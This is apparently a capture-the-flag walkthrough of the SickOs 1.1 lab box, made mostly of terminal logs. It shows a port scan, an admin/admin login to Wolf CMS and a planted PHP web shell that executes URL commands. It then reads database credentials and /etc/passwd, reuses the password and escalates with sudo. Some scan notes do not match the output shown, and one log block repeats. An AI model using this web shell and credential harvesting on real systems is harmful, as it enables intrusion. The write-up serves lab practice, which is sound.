Box-SickOs:1.1


- **Finding the IP address**

```
┌──(yashash㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:da:bf:40 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 542sec preferred_lft 542sec
    inet6 fe80::a00:27ff:feda:bf40/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


- **Scanning all the ports on the target IP address.**

```
┌──(yashash㉿kali)-[~]
└─$ nmap -F 10.0.2.15/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-08 16:04 IST
Nmap scan report for 10.0.2.1
Host is up (0.00060s latency).
Not shown: 98 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
445/tcp open  microsoft-ds
MAC Address: 52:55:0A:00:02:01 (Unknown)

Nmap scan report for 10.0.2.3
Host is up (0.00021s latency).
All 100 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 100 closed tcp ports (reset)
MAC Address: 08:00:27:7E:43:14 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.8
Host is up (0.0010s latency).
Not shown: 97 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   open   ssh
3128/tcp open   squid-http
8080/tcp closed http-proxy
MAC Address: 08:00:27:A2:B3:BF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.0000030s latency).
Not shown: 99 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 256 IP addresses (4 hosts up) scanned in 4.05 seconds
```


- **We found 2 open ports and the services are ssh and squid-http**
- **Just search for the IP address in a web browser.**



- **Check for robots.txt file for the path.**



- **Follow the path /wolfcms**



- **check for the vulnerabilities of wolfcms.**

CVE-2015-6568 Detail


DEFERRED

This CVE record is not being prioritized for NVD enrichment efforts due to resource or other concerns.


Description

Wolf CMS before 0.8.3.1 allows unrestricted file rename and PHP Code Execution because admin/plugin/file_manager/browse/ (aka the filemanager) does not prevent a change of a file extension to ".php" after originally using the parameter "filename" for uploading a JPEG image. Exploitation requires a registered user who has access to upload functionality.

- **From the CVE of wolfcms we found a plugin path.**
- **We will get a login page and there we can use admin as username and password to log in.**




- **After log in it displays the home page.**



- **Explore all the files and we found that there is a php code in all the files which is executed and which can be edited.so inject a php code so that it connects to terminal to display the information or output of that command.**

```php
<?php
// 1. Get the 'cmd' parameter from the URL
// Example: ://yoursite.com
if (isset($_GET['cmd'])) {
    $input = $_GET['cmd'];

    // 2. Execute the command and capture output
    // shell_exec runs the string in the system terminal
    $output = shell_exec($input);

    // 3. Display the output
    echo "<h1>Terminal Output</h1>";
    echo "<pre>" . htmlspecialchars($output) . "</pre>";
} else {
    echo "Please provide a command in the URL. Example: ?cmd=ls";
}
?>
```

- **After executing the php code , enter the command(eg: ls) in the parameter in the url that u mentioned in php code to enter the user input.**



- **Explore all the files and when we explore the config.php file we found the password, but the user is not “root”. Both just have the same passwords.**

Home Page

Terminal Output

```
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');

// Should Wolf produce PHP error messages for debugging?
define('DEBUG', false);

// Should Wolf check for updates on Wolf itself and the installed plugins?
define('CHECK_UPDATES', true);
```

- **Run the command " ls / "to list out all the files and directories.**
- **Then run the command " cd /etc/ ; cat passwd " .**
- **Now it is in etc directory and read the content in the passwd file.**

Terminal Output

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
```

- **We found the username "sickos"**
- **Now we have the username and password, now log in to the box.**

```
Ubuntu 12.04.4 LTS SickOs tty1

SickOs login: sickos
Password:
Last login: Tue Sep 22 08:32:44 IST 2015 on tty1
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Mar 10 18:06:30 IST 2026

  System load:  0.0               Processes:           111
  Usage of /:   4.3% of 28.42GB   Users logged in:     0
  Memory usage: 12%               IP address for eth0: 10.0.2.8
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

124 packages can be updated.
92 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

sickos@SickOs:~$
```

- **After log in search for list of files(eg: ls /)**
- **Explore all the files for any information related to privilege escalation.**
- **Try to access the route using " sudo -i "**
- **Enter the password(pw=john@123)**

```
sickos@SickOs:/etc$ cd ~
sickos@SickOs:~$ ls
sickos@SickOs:~$ ls /
bin   etc         lib         mnt   root  selinux  tmp  vmlinuz
boot  home        lost+found  opt   run   srv      usr
dev   initrd.img  media       proc  sbin  sys      var
sickos@SickOs:~$ cat tmp
cat: tmp: No such file or directory
sickos@SickOs:~$ cd /tmp
sickos@SickOs:/tmp$ ls
sickos@SickOs:/tmp$ ls /
bin   etc         lib         mnt   root  selinux  tmp  vmlinuz
boot  home        lost+found  opt   run   srv      usr
dev   initrd.img  media       proc  sbin  sys      var
sickos@SickOs:/tmp$ ls
sickos@SickOs:/tmp$ sudo -i
[sudo] password for sickos:
root@SickOs:~#
```

- **Now search for any files in the home.**

- **a file exists and read that file to display the content present in it.**

```
sickos@SickOs:/etc$ cd ~
sickos@SickOs:~$ ls
sickos@SickOs:~$ ls /
bin   etc         lib         mnt   root  selinux  tmp  vmlinuz
boot  home        lost+found  opt   run   srv      usr
dev   initrd.img  media       proc  sbin  sys      var
sickos@SickOs:~$ cat tmp
cat: tmp: No such file or directory
sickos@SickOs:~$ cd /tmp
sickos@SickOs:/tmp$ ls
sickos@SickOs:/tmp$ ls /
bin   etc         lib         mnt   root  selinux  tmp  vmlinuz
boot  home        lost+found  opt   run   srv      usr
dev   initrd.img  media       proc  sbin  sys      var
sickos@SickOs:/tmp$ ls
sickos@SickOs:/tmp$ sudo -i
[sudo] password for sickos:
root@SickOs:~# ls
a0216ea4d51874464078c618298b1367.txt
root@SickOs:~# cat a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying


root@SickOs:~#
```